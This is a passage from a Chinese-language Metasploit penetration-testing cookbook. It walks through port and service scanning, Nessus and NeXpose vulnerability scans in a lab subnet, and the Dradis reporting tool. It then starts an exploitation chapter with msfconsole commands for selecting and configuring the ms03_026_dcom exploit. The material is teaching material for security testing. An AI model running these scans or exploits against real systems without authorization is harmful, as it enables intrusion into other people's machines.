下面实际操作这些步骤，运行扫描辅助模块。

首先，在 Metasploit 框架中搜索一下有哪些可用的端口扫描模块。

```
msf > search portscan
Matching Modules
================

  Name      Disclosure Date             Rank       Description
  ----      ---------------             ----       -----------
  auxiliary/scanner/portscan/ack        normal  TCP ACK Firewall Scanner
  auxiliary/scanner/portscan/ftpbounce  normal  FTP Bounce Port Scanner
  auxiliary/scanner/portscan/syn        normal  TCP SYN Port Scanner
  auxiliary/scanner/portscan/tcp        normal  TCP Port Scanner
  auxiliary/scanner/portscan/xmas       normal  TCP "XMas" Port Scanner
```

从上述结果中可以看到可用扫描器列表，包含了前面讨论过的基本扫描类型。下面先从简单的 SYN scan 开始。

怎样工作

下面我们将通过 3 个步骤使用该模块。

（1）通过下面的命令激活模块。

```
msf > use auxiliary/scanner/portscan/syn
msf  auxiliary(syn) >
```

从结果可以看到，命令行提示符已经切换到要使用的模块之下，这也表示该模块现在已处于激活状态。

（2）接下来，使用 show options 命令检测，该模块有哪些参数是必需的。

```
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name    Current Setting Required    Description

  ----     --------------- --------    -----------

   BATCHSIZE  256          yes      number of hosts to scan per set
   INTERFACE               no       The name of the interface
```

```
PORTS    1-10000          yes    Ports to scan
RHOSTS                    yes    target address range or CIDR
SNAPLEN  65535            yes    The number of bytes to capture
THREADS  1                yes    The number of concurrent threads
TIMEOUT  500              yes    The reply read timeout in
milliseconds
```

结果的第一列列出了该模块所需的参数。Required 列中的参数是需要传递给该模块的，其中标记为 yes 的参数必须包含实际的值。还可以看出，所有列都包含默认值。RHOSTS 包含了待扫描的 IP 地址范围，需要将其设置为要扫描的目标 IP 地址。

```
msf  auxiliary(syn) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1
```

现在，该模块已经做好对目标 IP 进行 SYN scan 的准备。使用 set 命令还可以修改其他值，比如，如果要修改端口范围，就可以使用下面的命令。

```
msf  auxiliary(syn) > set PORTS 1-500
```

（3）最后运行该模块，执行其相应操作。

```
msf  auxiliary(syn) > run
```

成功运行 run 命令后，该模块将执行具体的 SYN 扫描过程并产生相应结果。

更多

下一节中将介绍线程的使用。

线程管理

在辅助模块中设置和管理一定数量的线程，可以极大增强辅助模块的性能。在需要对整个网络或某个 IP 地址范围进行扫描时，可以提高线程数量，使得扫描过程更快。

```
msf  auxiliary(syn) > set THREADS 10
```

2.6　使用辅助模块进行目标服务扫描

下面对某个 IP 地址范围内或某台单独目标主机上运行的特定服务进行针对性的扫描。

有多种基于服务的扫描技术，例如 VNC、FTP、SMB 等。当需要在目标机器上寻找特定类型服务时，使用辅助模块会更加方便。

准备

下面查看有哪些可用的、基于服务的扫描辅助模块，可以通过下面的路径来查看。

```
root@bt:~# cd /pentest/exploits/framework3/modules/auxiliary/scanner

root@bt:/pentest/exploits/framework3/modules/auxiliary/scanner# ls

backdoor   emc     ip      mysql  pop3          sap   ssh      vnc
db2          finger  lotus       netbios  portscan    sip   telephony
voice
dcerpc       ftp   misc    nfs    postgres   smb   telnet   vxworks
dect         http  motorola  ntp          rogue         smtp  tftp   x11
discovery  imap    mssql   oracle   rservices  snmp  upnp
```

从结果可以看到，存在大量的服务扫描模块选项，并在渗透测试时可用。

怎样实现

这些服务扫描模块的使用和其他模块都是类似的，遵循前面讲过的 3 个步骤。

首先尝试 NetBIOS 模块，扫描 NetBIOS 有助于识别 Windows 操作系统。在下面的示例中，扫描某个区域的网络，找出哪台机器正在运行 NetBIOS。

```
msf > use auxiliary/scanner/netbios/nbname
msf  auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to probe
  CHOST                       no        The local client address
```

```
 RHOSTS                          yes     The target address range
  RPORT      137                 yes     The target port
  THREADS    1                   yes     The number of concurrent threads

msf  auxiliary(nbname) > set RHOSTS 192.168.56.1/24
RHOSTS => 192.168.56.1/24
msf  auxiliary(nbname) > set THREADS 10
THREADS => 10
```

将 RHOSTS 设置为扫描整个 192.168.56.*地址段，线程数设置为 10，接下来运行该模块并对结果进行分析。

```
msf  auxiliary(nbname) > run

[*] Sending NetBIOS status requests to 192.168.56.0->192.168.56.255 (256
hosts)

[*] 192.168.56.1 [DARKLORD-PC] OS:Windows Names:(DARKLORD-PC, WORKGROUP,
__MSBROWSE__) Addresses:(192.168.56.1) Mac:08:00:27:00:a8:a3

[*] 192.168.56.103 [SP3] OS:Windows Names:(SP3, WORKGROUP)
Addresses:(10.0.2.15, 192.168.56.103) Mac:08:00:27:4b:65:35

[*] 192.168.56.102 [ABHINAV-5C02603] OS:Windows Names:(ABHINAV-5C02603,
WORKGROUP) Addresses:(10.0.2.15, 192.168.56.102) Mac:08:00:27:34:a8:87

[*] Scanned 256 of 256 hosts (100% complete)
```

该网段中有 3 台机器正在使用 NetBIOS，其各自的 MAC 地址也已找到。

下面进行另一种服务扫描，找出哪些机器正在运行 MySQL 数据库服务器，以及它们的具体版本。

```
msf > use auxiliary/scanner/mysql/mysql_version

msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):
```

```
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  RHOSTS                     yes       The target address range
  RPORT     3306             yes       The target port
  THREADS   1                yes       The number of concurrent threads

msf  auxiliary(mysql_version) > set RHOSTS 192.168.56.1/24


RHOSTS => 192.168.56.1/24

msf  auxiliary(mysql_version) > set THREADS 10
THREADS => 10

msf  auxiliary(mysql_version) > run


[*] 192.168.56.102:3306 is running MySQL, but responds with an error: \
x04Host '192.168.56.101' is not allowed to connect to this MySQL server
```

扫描结果显示，IP 地址为 192.168.56.102 的目标机器正在运行 MySQL，但遗憾的是，无法与该服务器建立连接。该示例再次展示了辅助模块的易用性和便利性，并且扫描结果提供了大量有用的信息。

这里建议尝试所有可用的辅助扫描器模块，这样有助于更好地理解目标机器。

怎样工作

辅助模块是为执行特定任务而构建的特殊用途模块。有时，只需要执行某种特定类型的扫描就可以发现服务。比如，MySQL 辅助模块通过探测默认端口（3306）检测 MySQL 服务器，该模块还可以检测默认登录方式是否激活。使用者可以对/modules/auxiliary/ scanner. 目录下的脚本进行分析，根据需要对其代码进行扩展，也可以重用脚本来构建自己的特定辅助扫描器。

2.7 使用 Nessus 进行漏洞扫描

前面我们学习了端口扫描的一些基本知识，并使用 Nmap 进行了一些实际操作。在其

他几类工具中，也具备了端口扫描功能，使得扫描和信息收集过程得以进一步增强。接下来的内容中，将介绍这几种工具，使用这些工具可对目标进行扫描以发现可用服务和开放端口，进而判定某些特定服务和可用端口上存在的漏洞类型。

Nessus 是使用最广泛的漏洞扫描器之一，该工具可对目标中是否存在某些漏洞进行扫描，并生成详细报告。在渗透测试中，Nessus 是一个非常有用的工具。读者可使用 GUI 版本的 Nessus，也可以在 Metasploit 控制台中使用。在本书的示例中，主要是在 msfconsole 中使用 Nessus。

准备

要在 msfconsole 中使用 Nessus，必须先加载 Nessus，之后将其与服务器建立连接启动渗透测试过程。

首先，建立测试者的数据库与 Metasploit 之间的连接，以便存储中间结果。在 Metasploit 中启动和连接数据库的内容前面已经讲过。成功连接后，接下来的任务就是加载 Nessus 插件。

怎样实现

（1）要在 Metasploit 中连接数据库并加载 Nessus，可以执行如下命令。

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3

msf > load nessus

[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
```

（2）成功加载后，建立其与服务器之间的连接，使用如下命令。

```
msf > nessus_connect root:toor@localhost ok

[*] Connecting to https://127.0.0.1:8834/ as root
[*] Authenticated
```

在上述命令中，命令 OK 是额外的参数，用于确保 Nessus 服务器运行在可信网络中。

在 Nessus 中，可以使用 nessus_user_list 命令检查有哪些可用用户。

使用 nessus_user_add 命令可以添加新用户。要查看服务器上可用的策略，可以使用 nessus_policy_list 命令。

怎样工作

建立与服务器的连接之后，使用 Nessus 对目标机器进行扫描。扫描过程简单而迅速，下面对目标机器进行实际的扫描，以便了解 Nessus 的扫描过程，使用如下命令。

```
msf > nessus_scan_new 1 testscan 192.168.56.102
[*] Creating scan from policy number 1, called "testscan" and scanning
192.168.56.102
[*] Scan started.  uid is 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
```

扫描过程结束后，下一步就是导入 Nessus 生成的列表。首先检查有哪些可用列表。

```
msf > nessus_report_list
[+] Nessus Report List

ID                    Name          Status
                      ----          ------
9d337e9b-82c7-
89a1-a19-4ef154b82    testscan      completed
f624de2444e6ad18a1f
```

ID 列表示的是扫描过程生成的结果报告，导入这一报告。

```
msf > nessus_report_get 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18
a1f
[*] importing 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18a1f
```

报告导入后，就可以使用控制台命令对其进行操作，并对其进行分析以判断目标中有哪些弱点和漏洞，要查看目标中存在的漏洞，可以使用如下命令。

```
msf>  hosts -c  address, vuls, os_name
```

更多

下面快速了解怎样在 GUI 模式下使用 Nessus 工作。

在 Web 浏览器中使用 Nessus

Nessus 也可以使用 GUI 模式工作，在此种模式下与在控制台中一样强大而易用。如果

是初次使用 Nessus，需要先在 Nessus 网站注册并获取注册码，参见如下链接。

```
http://www.nessus.org/register/
```

注册完成后，启动 Nessus 并添加注册码，找到 Applications | BackTrack | Vulnerability Assessment | Network Assessment | Vulnerability Scanner | nessus start，启动 Nessus，此时会产生如下的错误消息。

```
Starting Nessus : .
Missing plugins. Attempting a plugin update...
Your installation is missing plugins. Please register and try again.
To register, please visit http://www.nessus.org/register/
```

这一错误是因为 Nessus 尚未注册。若要进行注册，需要使用通过电子邮件从 Nessus 获取的注册码，使用下面的命令可用于完成注册过程。

```
/opt/nessus/bin/nessus-fetch -register YOUR REGISTRATIN CODE

root@bt:~# /opt/nessus/bin/nessus-fetch --register E8A5-5367-982E-05CB-
972A

Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

现在启动浏览器并输入下面的地址。

```
https://localhost:8834
```

如果是初次在浏览器中启动 Nessus，可能需要一些时间，请耐心等候。

2.8　使用 NeXpose 进行扫描

在上节中介绍了作为漏洞扫描器的 Nessus，本节将介绍另一个重要的漏洞扫描器 NeXpose。

NeXpose 是 Rapid7 提供的一款非常流行的工具，可用于执行漏洞扫描功能并将扫描结果导入到 Metasploit 数据库中。NeXpose 的使用和前面刚讲过的 Nessus 类似，下面快速介绍 NeXpose 的启动和使用，更进一步的使用留给读者您去探索。

准备

要从 msf 控制台中启动 NeXpose，需要首先建立数据库到 Metasploi 的连接，之后加载插件建立与 NeXpose 服务器之间的连接，然后再启动对目标机器的扫描过程，下面在命令行中执行这些操作。

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3

msf > load nexpose

msf > nexpose_connect darklord:toor@localhost ok

[*] Connecting to NeXpose instance at 127.0.0.1:3780 with username
darklord...
```

怎样实现

连接到服务器后，可以扫描目标机器并生成报告。NeXpose 支持两条扫描命令，一条是 nexpose_scan，另一条是 nexpose_discover。前者可以扫描某个 IP 地址段并导入结果，后者则只负责发现其上运行的主机和服务。下面使用 NeXpose 对目标进行快速扫描。

```
msf > nexpose_discover 192.168.56.102

[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
[*] Completed the scan of 1 addresses
```

怎样工作

扫描完成后，可以使用 msf 控制台中默认的数据库命令查看结果。

首先看一下 NeXpose 生成了哪些结果。

```
msf > hosts -c address,os_name,os_flavor
Hosts
```

```
=====

address          os_name           os_flavor
-------          -------           ---------
192.168.56.102   Microsoft Windows     XP
msf >
```

更多

收集到目标信息后，最后是导入结果，我们看一下怎样实现。

导入扫描结果

如果在 msfconsole 中使用过 Nessus 和 NeXpose，可以跳过这些信息。

在使用 Nessus 或 NeXpose 的 GUI 版本时，需要手工将扫描结果导入到数据库。之所以反复讲到导入和存储扫描结果，是因为下一章将介绍如何使用 autopwn 命令对数据库中的主机自动化运行漏洞利用代码。要导入扫描结果，可以以 db_import filename 的格式使用 db_import 命令，如下面的具体示例。

```
msf > db_import nexposelist.xml

[*] Importing 'Nexpose XML (v2)' data
[*] Importing host 192.168.56.102
[*] Successfully imported /root/nexposelist.xml
```

2.9　使用 Dradis 框架共享扫描信息

在前面几节中，我们学习了获取目标相关信息的几种技术。实际执行渗透测试任务时，需要和其他场所的渗透测试人员共享一些信息，这种情况下，使用 Dradis 框架可以让渗透测试信息共享变得更加容易。Dradis 是安全评估中用于信息共享的开源框架，该框架具备的一些功能特性使其成为优秀的信息共享工具，其中包括如下内容。

- SSL 通信支持。
- 文件与提示附件。
- 从 Nessus、NeXpose 等工具中导入扫描结果。

- 可以扩展并与漏洞数据库等外部系统连接。

尽管无助于获取目标的任何信息，但对所有安全专业人员而言，Dradis 在共享渗透测试结果方面很重要。

准备


若要在 BackTrack 中启动 Dradis 框架，必须在终端中执行如下命令。

```
root@bt:~# cd /pentest/misc/dradis

root@bt:/pentest/misc/dradis# ./start.sh
```

命令成功执行后，可以通过如下地址在浏览器中启动 Dradis 框架。

```
https://127.0.0.1:3004
```


之后将提示建立 Dradis 框架中的口令和账号。



怎样实现

下面开始体验 Dradis 框架。利用该框架，可以为域和子域地址建立类树结构，从而使

得目标网络结构更加清晰，有助于以更合理的逻辑结构存储信息。该框架还提供了一些功能，可以以系统化的方式生成目标网络相关信息的完整报告。



Dradis 框架提供了 5 个重要选项，即 **add branch**、**import from fle**、**export**、**add note** 及 **note categories**。

成功登录后，会出现类似上图的页面，在页面的左上角可以看到这些选项。下面介绍这些选项可以实现哪些功能。

怎样工作

从创建新报告开始，这一过程很简单，首先添加主机和子主机。


使用 **add branch** 选项，可以添加新 IP 地址或域名。添加顶级域名后，可以进一步地添加其子域名，接下来为其添加注释信息。

add note 选项可用于添加从不同扫描结果中收集的信息。例如，可以添加来自 Nmap、Nessus 等漏洞扫描器的扫描结果。

note categories 选项用于选择获取信息的媒介，包括 Brup scan、Nessus scan、NeXpose、Nmap 等，可根据实际情况选择用于生成扫描结果的选项。

下图所示为使用 Nmap 对 192.168.56.1/24 IP 地址段扫描的信息，左侧的树结构包括可用的目标，右侧的则是关于相应目标的报告。

Dradis 框架的另一个功能是导入已有的报告或导出已创建的报告。



Import from file 选项为从不同扫描器导入以前的扫描结果提供了便利，也进一步提高了框架的能力。因此不同的测试人员可以将多样化的扫描结果导入到框架中，并将其整合成为一个综合性的报告。

专业的渗透测试人员可以利用 export option 选项生成关于域和子域的完整报告，导出报告可以是 XML 格式或 HTML 格式，也可以以项目或自定义模板的形式导出。

第 3 章

操作系统漏洞评估与利用

本章讲解下述内容：

- Exploit 用法快速提示；
- 在 Windows XP SP2 上进行渗透测试；
- 绑定远程访问目标机器的 shell；
- 在 Windows 2003 Server 上进行渗透测试；
- Windows 7/Server 2008 R2 客户端无限循环漏洞；
- 对 Linux（Ubuntu）机器进行攻击渗透；
- 理解 Windows DLL 注入漏洞。

3.1 介绍

上章着重介绍了对目标机器的信息收集，包括目标 IP 地址、开放端口、可用服务等各种类型信息，其中最重要的信息是与目标服务器或系统使用的操作系统相关的信息，这些信息有助于快速发现目标操作系统中存在的漏洞和相应的漏洞利用代码。当然，实际过程并非那么直接，但如果使用与操作系统相关的信息可以在很大程度上让这些任务变得更容易。

每种操作系统中都会存在各种 bug，一旦这些 bug 被公布出去，就会产生针对这些 bug 的攻击代码。像 Windows 这样有版权的操作系统，会快速开发针对这些 bug 或漏洞的补丁，并为用户提供更新。漏洞披露是一个大问题，很多零日漏洞披露者给计算机产业带来了巨大的破坏。零日漏洞被各类人群所追捧，在一些地下交易市场也十分活跃，其价格可能在 50000～100000 美元。通常的情况下，漏洞研究人员发现并可以成功利用某些漏洞，但是否披露漏洞则取决于他们自己的意愿。

一些知名厂商，例如微软和 Adobe 公司会定期发布补丁，但是否采用则取决于用户自身。在公司中的情况更糟，从补丁发布到服务器打补丁需要数星期的时间，因为打补丁会涉及机器的宕机和重启，而企业对业务连续性又很高要求。因此，强烈建议及时更新补丁或对操作系统中最新发现的漏洞保持关注。未打补丁的操作系统对黑客而言是避风港（safe haven），因为黑客可以立即启动并攻击目标。所以，定期对操作系统进行打补丁和更新是很重要的。本章中我们将关注某些最流行操作系统中出现的漏洞。

在渗透测试过程中，收集和获取目标操作系统的相关信息后，测试人员便可以开始寻找针对特定操作系统漏洞的漏洞利用代码。因此，本章介绍的内容是利用操作系统漏洞对目标进行渗透的第一步。我们将关注某些应用最广泛的微软家庭版和企业版操作系统，以及某些 Linux 系统，并了解怎样使用漏洞利用代码及设置参数，以便其在目标机器上正确运行。最后，我们将讨论 Metasploit 中某些有用的攻击载荷。

3.2 Exploit 用法快速提示

在对目标机器使用漏洞利用代码和攻击载荷之前，我们需要先了解一些相关的基本知识。理解漏洞利用代码的使用非常重要，这样才能解决参数错误配置时可能出现的错误。下面介绍有关漏洞利用代码使用和参数设置的一些基本知识。

准备

要对目标使用漏洞利用代码，首先扫描目标寻找开放端口和服务，获取目标相关的充分信息，然后有针对性地选择合适的漏洞利用代码。下面分析一些可以直接在 msfconsole 中启动的漏洞利用代码使用命令。

怎样实现

下面列出了使用 exploit 时的一些常用命令。

- msf > show exploits 与 msf > show payloads：这两条命令用于展示 Metasploit 目录中所有可用的漏洞利用代码和攻击载荷。

- msf> search exploit：该命令用于搜索某个特定的漏洞利用代码，也可以使用该命令搜索任意特定的搜索项。该命令按如下方式进行传递。

```
msf > search exploit-name or search-term
```

例如下面的命令示例。

```
msf > search ms03_026_dcom

Matching Modules
================

   Name              Disclosure Date     Rank
Description
   ----              ---------------     ----          -----------
exploit/windows/
dcerpc/ms03_026_dcom  2003-07-16      great   Microsoft RPC DCOM
```

- msf > use exploit：该命令用于将任意 exploit 设置为活跃状态或待用状态，该命令按如下方式进行传递。

```
msf > use exploit name
```

执行该命令后，命令行提示符将切换为 exploit 类型。

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) >
```

- show options：该命令用于查看当前使用的 exploit 的可用选项或参数，各种参数包括主机 IP 地址、线程等，其中标记为 yes 的参数必须设置相应值以便有效执行该漏洞利用代码。

```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135               yes       The target port
```

- set：该命令用于为当前使用的 exploit 中的某个参数设置具体值，例如为某个特定漏洞利用代码设置具体的攻击载荷。该命令按如下方式传递。

```
msf > set parameter-name parameter-value
```

类似地，也可以使用 unset 命令取消对某个参数值的设置。

```
msf  exploit(ms03_026_dcom) > set RHOST 102.168.56.102
RHOST => 102.168.56.102
msf  exploit(ms03_026_dcom) >
```

还有两条可选的命令：setg 命令和 unsetg 命令，用于在 msfconsole 中设置全局性的参数值，从而减少相同值的输入工作。

- show targets：每个 exploit 都设计用于攻击某种目标服务，本命令用于展示该 exploit 有哪些可用的攻击目标。

```
msf  exploit(ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

从结果可以看出，漏洞利用代码 dcom 可对多种 Windows 机器进行攻击。

怎样工作

在第 1 章曾经讲过，整个 Metasploit 框架采用的是模块化体系结构，不同的漏洞利用代码都转换为框架中定义的模块，并按照框架中的规范运作。用户可以使用不同的命令加载和使用模块，通过 msfconsole 提供的命令行接口，可以很容易地访问不同的模块并开展渗透测试。

3.3 在 Windows XP SP2 上进行渗透测试

本节中我们将介绍如何使用 Metasploit 攻陷运行着 Windows XP 操作系统的目标机器，其中需要使用前面章节中讲到的一些命令，进一步选择漏洞利用代码和攻击载荷，并设置各种必需的参数。

准备

首先在 msfconsole 中进行渗透测试过程。启动控制台，扫描端口搜集目标机器的信息，

前面已经详细讨论过端口扫描的相关内容，这里假设已搜集到目标机器的信息，并确定其运行的是 Windows XP 操作系统，接下来选择漏洞利用代码和攻击载荷。

怎样实现

